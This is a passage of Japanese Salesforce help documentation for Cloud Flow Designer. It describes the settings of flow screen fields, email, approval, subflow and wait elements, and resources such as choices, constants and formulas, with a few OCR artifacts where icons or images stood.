	実行時に整数のみが表示されます。[通貨] および [数値] 入力項目でのみ使用できます。
必須項目	次の画面に進む前に、ユーザに強制的に値を入力させます。
検証	この項目の入力規則を有効にします。
数式	ユーザが許容される値を入力したかどうかを評価する Boolean 数式。
エラーメッセージ	ユーザが許容される値を入力しなかった場合に項目の下に表示されます。 この項目では、任意の型の単一値リソースを使用できます。その値はテキストとして処理されます。
ヘルプテキスト	入力項目の横に を追加します。テキストボックスに、この項目に関する役立つ情報を入力します。 この項目では、任意の型の単一値リソースを使用できます。その値はテキストとして処理されます。

関連トピック:

フローの画面要素

フローの画面要素: 選択肢項目

ユーザが一連の選択肢の中から選ぶことができます。*フローの選択肢項目*とは、画面要素のラジオボタン、ドロップダウンリスト、複数選択チェックボックス、複数選択リストなどです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
表示ラベル	項目の左に表示します。表示ラベルの形式を設定するには、をクリックします。
一意の名前	一意の名前には、アンダースコアと英数字を使用できます。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
値のデータ型	[選択設定] で使用できる選択肢を制御します。たとえば、[数値] を選択した場合、テキストデータ型の選択肢は使用できません。 複数選択項目の値データ型は変更できません。テキストのみがサポートされます。
スケール	小数点以下の桁数を制御します。18 以上にすることはできません。この項目を空白にした場合、または 0 に設定した場合は、フローの実行時に整数のみが表示されます。[通貨] および [数値] 選択肢項目でのみ使用できます。

項目	説明
必須項目	次の画面に進む前に、ユーザに強制的に選択肢を指定させます。
デフォルト値	ユーザに事前選択された選択肢。関連付けられた画面が実行されていない場合、選択肢項目の保存値は常に null です。
選択肢	ユーザがその中から選ぶことができる選択オプション。設定済みの選択肢、動的レコード選択肢、選択リスト選択肢のいずれかを選択します。 メモ: 選択肢を並び替えることはできません。 選択肢のデータ型は [値のデータ型] に一致する必要があります。
[ヘルプテキスト] ボックス	ユーザが をクリックすると表示される情報。 この項目では、任意の型の単一値リソースを使用できます。その値はテキストとして処理されます。

関連トピック:

- 複数選択肢項目の制限
- フロー画面要素の選択肢項目のオプション
- フローの画面要素

フロー画面要素の選択肢項目のオプション

フロー画面の選択肢項目を設定する場合の要となるのが、項目に表示する選択オプションの選択です。これらのオプションは、個々のラジオボタンやチェックボックスまたはドロップダウンリストのオプションとして表示されます。選択肢、動的レコード選択肢、選択リスト選択肢のリソースの 1 つ以上を使用して選択オプションを作成します。

動的レコード選択肢と選択リスト選択肢は設定が簡単で、選択肢ほどメンテナンスを要しません。フローの選択肢リソース(スタンドアロンの選択肢ともいう)は、他の 2 つが使用できない場合にのみ使用することをお勧めします。

ユーザが項目で選択する対象	使用するリソース
絞り込まれたレコードのセット	動的レコード選択肢
既存の選択リスト項目または複数選択リスト項目に対応する値のセット	選択リスト選択肢

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザが項目で選択する対象	使用するリソース
レコード、選択リスト項目、複数選択リスト項目からは生成できないもの	選択肢

関連トピック:

- フローの画面要素: 選択肢項目
- フローの動的レコード選択肢リソース
- フローの選択リスト選択肢リソース
- フローの選択肢リソース

フローの画面要素: 表示テキスト項目

フローを実行しているユーザに情報を表示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
一意の名前	一意の名前には、アンダースコアと英数字を使用できます。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
テキストボックス	フローユーザに表示されるテキスト。をクリックして、プレーンテキストエディタとリッチテキストエディタを切り替えます。リッチテキストエディタを使用して、コンテンツを HTML として保存します。 この項目では、任意の型の単一値リソースを使用できます。その値はテキストとして処理されます。

例: フローユーザに「お知らせ」メッセージや契約条件を表示します。

関連トピック:

- フローの画面要素

フローのメールの送信要素

フローに件名、本文、受信者を手動で指定して、メールを送信します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ヒント:

- メール本文のテキストをテキストテンプレートに保存します。
- 組織に存在するメールテンプレートを使用するには、代わりにメールアラートをコールします。

メールの1人以上の受信者を指定します。アドレスの合計数が5以下であればどちらのメールアドレスパラメータも使用できます。

項目	説明
本文	メールの本文のテキスト。このメールはプレーンテキストとして処理されます。HTML 書式設定は考慮されません。 このパラメータでは、任意の種別の単一値リソースを使用できます。その値はテキストとして処理されます。
件名	メールの件名のテキスト。 このパラメータでは、任意の種別の単一値リソースを使用できます。その値はテキストとして処理されます。
メールアドレス（カンマ区切り）	省略可能。メールの受信者。 メールを正常に送信するためには、[メールアドレス（カンマ区切り）] または [メールアドレス（集合）] に値を入力します。メールアドレスの合計数が 5 以下であればどちらのパラメータも使用できます。 このパラメータでは、任意の種別の単一値リソースを使用できます。その値はテキストとして処理されます。
メールアドレス（集合）	省略可能。メールの受信者。 メールを正常に送信するためには、[メールアドレス（カンマ区切り）] または [メールアドレス（集合）] に値を入力します。メールアドレスの合計数が 5 以下であればどちらのパラメータも使用できます。 このパラメータでは、テキスト型のコレクション変数を使用できます。
送信者のアドレス	メールの送信に使用される組織のメールアドレス。[送信者タイプ] が `OrgWideEmailAddress` に設定されている場合にのみ必要です。 このパラメータでは、任意の種別の単一値リソースを使用できます。その値はテキストとして処理されます。

項目	説明
送信者タイプ	省略可能。メールの送信元アドレスおよび返信先アドレスとして使用されるメールアドレス。有効な値は、次のとおりです。 • *CurrentUser* — フローを実行しているユーザのメールアドレス。(デフォルト) • *DefaultWorkflowUser* — デフォルトワークフローユーザのメールアドレス。 • *OrgWideEmailAddress* — [送信者のアドレス] で指定される組織のメールアドレス。

使用方法

メモ: 実行時、インタビューのトランザクションが完了するまで、メールは送信されません。トランザクションは、インタビューが終了したとき、画面要素を実行したとき、待機要素を実行したときのいずれかの時点で完了します。

関連トピック:

- フローからのメールの送信
- フローのテキストテンプレートリソース
- フローが失敗した場合の処理のカスタマイズ
- フローが辿るパスの定義
- フローでのクロスオブジェクト項目の参照

フローのステップ要素

どの要素が必要か確定していない場合に、プレースホルダとして機能します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

使用方法

ステップは、有効なフローでは無効な要素です。フロー管理者は、ステップ要素を使用したドラフトフローを実行できます。フローを有効にする前に、ステップ要素を他の要素に置き換えるか、完全に削除します。

ステップ要素にマウスカーソルを移動して をクリックすれば、ステップ要素を画面要素にいつでも変換できます。

メモ:

- 複数のコネクタを含むステップを画面に変換すると、すべてのコネクタが削除されます。

- ステップ要素が変換された後は、ステップの元の一意名を使用できません。

関連トピック:

- フローの画面要素
- フロー要素
- フローが辿るパスの定義

フローの承認申請要素

1 つの Salesforce レコードの承認申請を行います。

ヒント: 開始する前に、承認申請するレコードの ID を保存します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

入力

フローから承認申請にデータを転送します。

入力パラメータ	説明
レコード ID	承認申請するレコードの ID。 このパラメータでは、任意の種別の単一値リソースを使用できます。その値はテキストとして処理されます。
次の承認者 ID	承認プロセスで承認者が自動的に割り当てられない場合に、承認申請に割り当てられるユーザの ID。 このパラメータでは、1 つの項目のみを含むテキスト型のコレクション変数を使用できます。
承認プロセス名または ID	レコードを申請する特定の承認プロセスの一意の名前または ID。このプロセスは、オブジェクト種別が [レコード ID] で指定したレコードと同じでなければなりません。 [開始条件をスキップ] が *$GlobalConstant.True* に設定されている場合は必須です。 このパラメータが設定されておらず、[申請者 ID] も設定されていない場合は、次の両方の条件が満たされた場合にのみフローが成功します。 • 申請の承認者が自動的に決定される • フローを起動したユーザが、許可されている最初の申請者である 次の両方を確認してください。 • 申請の承認者が自動的に決定される

入力パラメータ	説明
	• (このオブジェクトに関連する承認プロセスの) の最初の申請者に、このフローを起動した可能性のあるすべてユーザが含まれている このパラメータでは、任意の種別の単一値リソースを使用できます。その値はテキストとして処理されます。
開始条件をスキップ	*$GlobalConstant.True* に設定されている場合は、[承認プロセス名または ID] で定義されたプロセスに設定された開始条件に照らして評価されません。 このパラメータでは、ブール型の任意の単一値リソースを使用できます。
登録コメント	申請に付記するテキスト。 申請コメントは、指定したレコードの承認履歴に表示されます。テンプレートで {!ApprovalRequest.Comments} 差し込み項目を使用する場合は、最初の承認申請メールにもこのテキストが表示されます。 このパラメータでは、任意の種別の単一値リソースを使用できます。その値はテキストとして処理されます。
申請者 ID	レコードの承認申請を行ったユーザの ID。このユーザは、承認申請に対する返答に関する通知を受信します。 ユーザは、プロセス定義設定で許可されている申請者のいずれかである必要があります。 この項目を設定しない場合は、フローを起動したユーザが申請者になります。この要素を含むフローがワークフロールールによってトリガされた場合は、ワークフロールールをトリガしたユーザが申請者になります。ワークフロールールは、ユーザがレコードを作成または編集したときにトリガできます。レコードが承認または却下されると、フローを起動したユーザまたはワークフロールールをトリガしたユーザに通知されます。 このパラメータでは、任意の種別の単一値リソースを使用できます。その値はテキストとして処理されます。

出力

承認申請からフローにデータを転送します。承認申請の作成時に割り当てが行われます。

省略可能な出力パラメータ	説明
インスタンス ID	送信された承認申請の ID。 このパラメータでは、テキスト型、選択リスト型、選択リスト (複数選択) 型の単一値変数を使用できます。

省略可能な出力パラメータ	説明
インスタンス状況	現在の承認申請の状況。有効な値は、「Approved」、「Rejected」、「Removed」、または「Pending」です。 このパラメータでは、テキスト型、選択リスト型、選択リスト (複数選択) 型の単一値変数を使用できます。
新しい作業項目 ID	承認申請に送信された新しい項目の ID。0 件または 1 件の承認プロセスがあります。 このパラメータでは、テキスト型のコレクション変数を使用できます。
次の承認者 ID	次の承認者として割り当てられたユーザの ID。 このパラメータでは、テキスト型のコレクション変数を使用できます。
カスタムオブジェクト ID	承認を得るためにフローで送信されたレコードの ID。 このパラメータでは、テキスト型、選択リスト型、選択リスト (複数選択) 型の単一値変数を使用できます。

使用方法

メモ: 実行時、インタビューのトランザクションが完了するまで、承認申請は作成されません。トランザクションは、インタビューが終了したとき、画面要素を実行したとき、待機要素を実行したときのいずれかの時点で完了します。

関連トピック:

- フロー要素
- フローが失敗した場合の処理のカスタマイズ
- フローが辿るパスの定義
- フローでのクロスオブジェクト項目の参照

フローのサブフロー要素

組織の別のフローをコールします。この要素を使用して、モジュールフローを参照し、フローの全体的なアーキテクチャを簡素化します。

サブフロー要素は、実行時に別のフローを参照してコールします。フローにサブフロー要素が含まれる場合、そのフローを「マスタフロー」と呼んで、*参照されるフロー*と区別します。

ヒント: 一般的なタスクを実行する小規模なフローを作成します。たとえば、住所とクレジットカード情報を取得してクレジットカードの購入金額を承認する、ユーティリティフローを構築します。次に、複数の商品注文フローから必要に応じてこれらのフローをコールします。

参照されるフローの変数に値を割り当てます。変数の割り当ては、実行時にマスタフローが参照されるフローをコールするときに行われます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

列ヘッダー	説明
対象	設定する値を持つ参照されるフローの変数。 デフォルトでは、このドロップダウンリストには参照されるフローの現在有効なバージョンの変数が表示されます。参照されるフローに有効なバージョンがない場合は、*最新*バージョンの参照されるフローの変数がドロップダウンリストに表示されます。
ソース	対象に割り当てるマスタフローのリソースまたは値。 オプション: • 変数、定数、またはユーザ入力など、既存のフローリソースを選択します。 • [新規作成] を選択して、フローリソースを作成します。 • リテラル値または差し込み項目を手動入力します。 ［ソース］のデータ型は［対象］と互換性がある必要があります。

参照されるフローの変数の値をマスタフローの変数に割り当てます。変数の割り当ては、参照されるフローの実行が終了したときに行われます。

列ヘッダー	説明
ソース	対象に割り当てる値を持つ参照されるフローの変数。 デフォルトでは、このドロップダウンリストには参照されるフローの現在有効なバージョンの変数が表示されます。参照されるフローに有効なバージョンがない場合は、*最新*バージョンの参照されるフローの変数がドロップダウンリストに表示されます。
対象	設定する値を持つマスタフローの変数。 ［対象］のデータ型は［ソース］と互換性がある必要があります。

使用方法

実行時には、マスタフローはデフォルトで、それぞれの有効なバージョンの参照フローをコールします。参照されているフローに有効なバージョンがない場合、マスタフローは最新バージョンの参照フローをコールします。参照される各フローの最新バージョンのみを実行するには、次のいずれかの方法を使用します。

- マスタフローを開き、ボタンバーの [最新フローを実行] をクリックする。
- `?latestSub=true` のマスタフローの URL を追加する。

メモ: フロー管理者のみが無効なフローを実行できます。他のユーザの場合、サブフロー要素が有効なバージョンのないフローをコールしようとすると、フローは実行時に失敗します。

関連トピック:

- フロー要素
- 別の参照されるフローバージョンの入力および出力の表示
- フローが失敗した場合の処理のカスタマイズ
- フローが辿るパスの定義
- フローでのクロスオブジェクト項目の参照

フローの待機要素

1つ以上の定義済みイベントが発生するまで待機します。待機要素により、待機時間を伴うプロセスを自動化できます。

フローで次に進む前に待機するイベントを定義します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
名前	名前は、このイベントに関連付けられたコネクタに表示されます。
一意の名前	一意性の要件は、現在のフロー内の要素のみに適用されます。異なるフローで使用されている場合、同じ一意の名前を持つ 2 つの要素を使用できます。一意の名前には、アンダースコアと英数字を使用できます。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
イベントの種別	フローがどちらの時間で待機するかを指定します。 • 絶対時間 (今から 3 日間など) • Salesforce レコードの日付/時間項目に対する相対時間 (商談が完了してから 3 日間など)
イベントの条件	フローが待機する正確なイベントを決定します。選択したイベント種別ごとにパラメータが異なります。

項目	説明
他の条件が満たされた場合にのみ、このイベントを待機します	選択した場合は、特定の条件が満たされた場合にのみフローがこのイベントを待機します。
待機条件	フローがこのイベントを待機するためには true である必要がある条件を決定します。［他の条件が満たされた場合にのみ、このイベントを待機します］が選択されている場合のみ使用できます。 フローがイベントを待機するのは、待機条件が `true` の場合のみです。詳細は、「フロー条件の定義」 (ページ 5526)を参照してください。
変数割り当て	イベントの出力をフロー変数に割り当てます。選択したイベント種別ごとにパラメータが異なります。
［デフォルトパス］	すべてのイベントが待機条件を満たしていない場合のフローの動作を決定します。少なくとも 1 つのイベントに待機条件がない場合、デフォルトパスが実行されることはありません。 この名前は、待機要素のデフォルトコネクタに表示されます。定義済みの値を置き換えて、このパスのカスタム名を指定します。


使用方法

メモ:

- 待機要素を使用するフローは、自動起動でなければなりません。フローに待機要素と画面、選択肢、または動的選択肢が含まれる場合は、有効化または実行できません。
- フローに待機要素を追加する場合は、その特殊な動作や制限を理解しておく必要があります。詳細は、「時間ベースのフローの制限」 (ページ 5501)を参照してください。

イベントを定義したら、待機要素をキャンバスの他の要素に接続して、次の場合にフローが何を行うかを示します。

- 各イベントが最初に発生した場合。待機要素で定義したイベントごとに 1 つのコネクタ (1) を使用できます。
- 各イベントの待機条件を満たさないために、待機するイベントがなくなった場合。待機要素のデフォルトパスに 1 つのコネクタ (2) を使用できます。
- 待機要素に関連するエラーが生じた場合。待機要素の障害パスに 1 つのコネクタ (3) を使用でき、常に［FAULT (障害)］という表示ラベルが付けられます。



複数のイベントを待機する場合は、フローパスを待機要素に戻して、フローで他のイベントを待機するようにします。フローパスを待機要素に戻す場合は、待機条件を使用して、どのような場合にフローが各イベントを待機するのかを制御することを検討してください。「多数のイベントを待機するサンプルフロー」(ページ 5629)の例を参照してください。

待機条件とは?

フローの待機要素で定義する各イベントに、省略可能な*待機条件*を設定できます。フローインタビューが実行時にこのイベントを待機するためには、これらの条件を満たす必要があります。

関連トピック:

- フローが失敗した場合の処理のカスタマイズ
- フローが辿るパスの定義
- フローでのクロスオブジェクト項目の参照
- フロー要素

待機条件とは?

フローの待機要素で定義する各イベントに、省略可能な*待機条件*を設定できます。フローインタビューが実行時にこのイベントを待機するためには、これらの条件を満たす必要があります。

インタビューは、待機要素があると各イベントの待機条件をチェックして待機するイベントを判断します。イベントの待機条件を満たさなければ、インタビューはイベントを待機しません。すべてのイベントが待機条件を満たしていない場合は、インタビューはデフォルトパスを実行します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ヒント: 次の場合は、デフォルトパスを追加します。


- すべてのイベントに待機条件が設定されている。
- すべてのイベントの待機条件を満たしたときにフローを先に進める。

例: 次に、待機条件を使用する 2 つのシナリオを示します。

- 特定のレコードの項目値に基づいてフローが異なるイベントを待機する。

  たとえば、契約終了日の前に契約所有者にメールのリマインダーを送信するとします。ただし、契約している取引先の評価によってメールの送信日が異なります。「見込み有り」の取引先には、終了日の 1 か月前にメールを送信します。「見込み有り」以外の取引先には、終了日の 2 週間前にメールを送信します。

この例では、2 つのイベントを作成します。「見込み有り」の取引先のイベントは、契約終了日の 30 日前に発生します。待機条件は、契約している取引先の［評価］が「見込み有り」であるかどうかをチェックします。



2 番目のイベントは、契約終了日の 15 日前に発生します。待機条件は、契約している取引先の［評価］が「見込み有り」でないかどうかをチェックします。

フローインタビューが実行時に待機要素を実行すると、インタビューが各イベントの待機条件をチェックして、待機条件を満たすイベントのみを待機します。取引先が「見込み有り」の場合、インタビューは 2 つ目のイベントを待機しません。

- フローで複数のイベントの発生を待機する (定期的なメールのリマインダーを送信する場合など)。このシナリオの例については、「多数のイベントを待機するサンプルフロー」(ページ 5629)を参照してください。

関連トピック:

フローレコード検索条件の演算子
フローの待機要素
フローのイベント種別

フローのリソース

各リソースは、フロー全体で参照できる値を表します。

Cloud Flow Designer の [エクスプローラ] タブに、フローで使用可能なリソースが表示されます。

リソースをダブルクリックして、[リソース] タブから作成できるリソースもあります。グローバル定数やシステム変数など一部のリソースは、システムで自動的に指定されます。他のリソースは、フローに要素を追加したときにシステムで指定されます。たとえば、フローに決定要素を追加すると、各結果のリソースが作成されます。

使用可能なリソースは設定する項目によって異なります。項目のドロップダウンリストの [新規作成] セクションを展開して、項目内からリソースを作成できる場合がよくあります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

フローのリソース	説明	[リソース] タブから作成可能
選択肢	画面選択項目で使用できる個々の値を表します。	はい
コレクション変数	同じデータ型の複数の更新可能な値 (一連のメールアドレスなど) を保存します。	はい
定数	固定値を保存します。	はい
動的レコード選択肢	オブジェクトのレコードから生成される一連の選択肢を表します。	はい
要素	フローに追加する要素はすべて、結果条件で `was visited` 演算子を持つ [リソース] として使用できます。フローインタビューで要素がすでに実行されている場合は、要素がアクセス済みとみなされます。 障害コネクタをサポートするフローに追加するすべての要素は、Boolean リソースとして使用できます。要素がフローインタビューで正常に実行済みの場合、リソースの値は `True` になります。要素が実行されていないか、実行されてもエラーになった場合、リソースの値は `False` になります。	
数式	フローの他のリソースと Salesforce 関数を使用して値を計算します。	はい
グローバル定数	`EmptyString`、`True`、`False` など、フローのリソースの値として割り当てることができるシステム指定の固定値です。	
グローバル変数	ユーザの ID や API セッション ID など、組織や実行ユーザに関する情報を参照できるシステム指定の変数です。Visual Workflow では、グローバル変数はフローの数式でのみ使用できます。	
結果	決定要素をフローに追加する場合、その結果を Boolean リソースとして使用できます。結果パスがフローインタビューで正常に実行済みの場合、リソースの値は `True` になります。	
選択リスト選択肢	選択リスト項目または複数選択リスト項目の値から生成された選択肢のセットを表します。	はい
選択リスト値	sObject 変数および sObject コレクション変数の選択リスト項目のシステム指定の値。割り当て要素および決定要素でのみ使用できます。	
画面項目	フローに追加するすべての画面項目は、リソースとして使用できます。リソースの値は、画面項目の種別によって異なります。画面入力項目の値は、ユーザが入力する値です。画面選択項目の値は、ユーザが選択する選択肢に保存される値です。画面出力項目の値は、ユーザに表示されるテキストです。	

フローのリソース	説明	[リソース] タブから作成可能
SObject コレクション変数	1 つ以上の Salesforce レコードの更新可能な項目値を保存します。	はい
SObject 変数	Salesforce レコードの更新可能な項目値を保存します。	はい
システム変数	`{!$Flow.CurrentDate}`、`{!$Flow.CurrentDateTime}`、`{!$Flow.FaultMessage}` など、実行中のフローインタビューに関するシステム指定の値。	
テキストテンプレート	書式設定済みテキストを保存します。	はい
変数	フローの実行時に更新できる値を保存します。	はい
待機イベント	待機要素をフローに追加すると、そのイベントを Boolean リソースとして使用できます。イベントの待機条件を満たす場合は、リソースの値が `True` になります。このイベントに待機条件が設定されていない場合、リソースの値は常に `True` です。	

関連トピック:

Cloud Flow Designer

フローの選択肢リソース

画面選択項目で使用できる個々の値を表します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
表示ラベル	選択オプションのわかりやすい表示レベル。
一意の名前	一意の名前には、アンダースコアと英数字を使用できます。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
説明	この選択オプションを他のリソースと区別します。
値のデータ型	この選択肢を使用可能な選択項目を制御します。たとえば、[通貨] ラジオボタン項目にはテキスト型の選択肢は使用できません。
スケール	小数点以下の桁数を制御します。18 以上にすることはできません。この項目を空白にした場合、または 0 に設定した場合は、フローの実行時に整数のみが表示されます。 通貨および数値選択肢でのみ使用可能です。

項目	説明
保存値	ユーザがこの選択肢を選択した場合、選択項目はこの値になります。ユーザが選択肢を空白のままにするか、選択しない場合、保存されている値は `null` に設定されます。
選択の入力を表示	選択オプションの下にテキストボックスを表示します。選択肢のデータ型が `Boolean` の場合はこのオプションを使用できません。

次の項目は、［選択の入力を表示］を選択した場合にのみ表示されます。

項目	説明
表示ラベル	テキストボックスのわかりやすい表示レベル。
必須項目	次の画面に進む前またはフローを終了する前に、ユーザに強制的に値をテキストボックスに入力させます。
検証	ユーザが許容される値を入力したかどうかを評価します。

次の項目は、［検証］を選択した場合にのみ表示されます。

項目	説明
数式	ユーザが許容される値を入力したかどうかを評価する Boolean 数式。
エラーメッセージ	ユーザが許容される値を入力しなかった場合に表示されます。

例: フローでユーザに特定のサービスレベルを選択するよう求める場合は、Gold、Silver、Bronze といった選択肢を作成します。画面に、含まれる機能の説明付きの選択肢を表示します。次に、同じ画面でユーザにドロップダウンリストからの選択を求めます。

関連トピック:

- フローのリソース
- フローの画面要素: 選択肢項目
- フロー画面要素の選択肢項目のオプション
- フローでのクロスオブジェクト項目の参照

フローのコレクション変数リソース

同じデータ型の複数の更新可能な値(一連のメールアドレスなど)を保存します。

項目	説明
一意の名前	一意性の要件は、現在のフロー内の要素のみに適用されます。異なるフローで使用されている場合、同じ一意の名前を持つ 2 つの要素を使用できます。一意の名前には、アンダースコアと英数字を使用できます。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
説明	このコレクション変数を他のリソースと区別します。
データ型	コレクション変数に割り当てることができる値の型を決定します。
入力/出力種別	コレクション変数にフロー外からアクセスできるかどうかを決定します。 • 非公開 — フロー内でのみ、割り当てて使用できます。 • 入力 — Visualforce コントローラまたはサブフロー入力を使用して、フローの開始時に設定できます。 • 出力 — Visualforce コントローラと他のフローからアクセスできます。 たとえば、割り当て、レコードまたは高速作成、レコードまたは高速検索、および Apex プラグインなどの要素による同じフロー内での変数の割り当て方法や使用方法に、この項目が影響することはありません。 項目のデフォルト値は `Private` です。 警告: 既存の変数の入力または出力アクセスを無効にすると、フローをコールして変数にアクセスするアプリケーションやページの機能が停止する可能性があります。たとえば、URL パラメータ、Visualforce コントローラ、サブフロー、プロセスから変数にアクセスできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- フローのリソース
- フローの sObject コレクション変数リソース
- フローのループ要素
- フローでのクロスオブジェクト項目の参照

フローの定数リソース

フローの定数は固定値を表します。この値は、変数とは異なり、フローを通して変更できません。

項目	説明
一意の名前	一意性の要件は、現在のフロー内の要素のみに適用されます。異なるフローで使用されている場合、同じ一意の名前を持つ 2 つの要素を使用できます。一意の名前には、アンダースコアと英数字を使用できます。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
説明	この定数を他のリソースと区別します。
データ型	定数が保存できる値の型を決定します。
値	定数の値。この値はフローを通して変更されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- フローのリソース

フローの動的レコード選択肢リソース

オブジェクトのレコードから生成される一連の選択肢を表します。

項目	説明
一意の名前	一意性の要件は、現在のフロー内の要素のみに適用されます。異なるフローで使用されている場合、同じ一意の名前を持つ 2 つの要素を使用できます。一意の名前には、アンダースコアと英数字を使用できます。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
説明	このリソースを他のリソースと区別します。
値のデータ型	選択肢の保存値のデータ型。
それぞれの選択肢を作成	選択肢の生成にレコードを使用するオブジェクトを特定します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
検索条件	生成された選択肢のリストに含まれるレコードを決定します。検索条件を適用しない場合は、選択したオブジェクトのすべてのレコードに対して選択肢が生成されます。 たとえば、サンフランシスコのすべての取引先のリストを生成するには、市区郡 (請求先) がサンフランシスコの取引先のみを含む検索条件を使用します。
選択肢表示ラベル	生成された各選択肢の表示ラベルとして使用する項目を決定します。生成された選択肢をユーザが区別するための項目を選択します。 ヒント: データを含む項目を選択していることを確認します。選択した項目に指定したレコードの値がない場合は、実行時に対応する選択肢の表示ラベルが空白になります。
選択肢保存値	実行時にユーザがこの選択肢を選択したときに保存される項目の値を決定します。[値のデータ型] は、使用可能なオプションを決定します。 デフォルトで、保存値は null です。保存値は、生成されたセット内でユーザが最近選択した選択肢によって決定されます。
結果の並び替え基準	選択肢が表示される順序を制御します。 [結果の並び替え基準] が選択されている場合は、選択肢の並び替え基準となる項目も選択します。次に、選択肢が表示される順序を選択します。
選択肢数の制限	この動的レコード選択肢を使用する画面項目に表示されるオプションの数を制御します。 [選択肢数の制限] が選択されている場合は、表示する選択肢の最大数 (200 以下) も入力します。
レコード項目を変数に割り当て . . .	ユーザが選択したレコードから項目値を取得して、フロー変数に保存します。この変数は後から参照できます。 メモ: 複数選択肢項目に動的レコード選択肢を使用する場合は、ユーザが選択した最後のレコードの値のみがフロー変数に保存されます。同一画面上の複数の複数選択肢項目に同じ動的レコード選択肢を使用する場合は、最初の項目に従って変数が割り当てられます。

例: コンピュータハードウェア製造業者のサポートフローで、ユーザが商品を特定して最新の更新を検索します。この場合、商品 ID が特定の文字列で始まるすべての商品を表示する、動的レコード選択肢を作成します。ただし、フローユーザは商品 ID よりも商品名を知っている可能性があるため、[選択肢表示ラ

ベル] には商品名を含む項目を選択します。フローの他の場所で、関連する商品ID と説明を表示します。このために、ユーザが選択したレコードの ID 項目と説明項目の値をフロー変数に割り当てます。

関連トピック:

- フローレコード検索条件の演算子
- フローの画面要素: 選択肢項目
- フロー画面要素の選択肢項目のオプション
- フローのリソース

フローの数式リソース

フローの他のリソースと Salesforce 関数を使用して値を計算します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
一意の名前	一意性の要件は、現在のフロー内の要素のみに適用されます。異なるフローで使用されている場合、同じ一意の名前を持つ2つの要素を使用できます。一意の名前には、アンダースコアと英数字を使用できます。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
説明	この数式を他のリソースと区別します。
値のデータ型	数式で計算される値のデータ型。
スケール	小数点以下の桁数を制御します。18以上にすることはできません。この項目を空白にした場合、または0に設定した場合は、フローの実行時に整数のみが表示されます。 [値のデータ型] が数値または通貨の場合に表示されます。

項目	説明
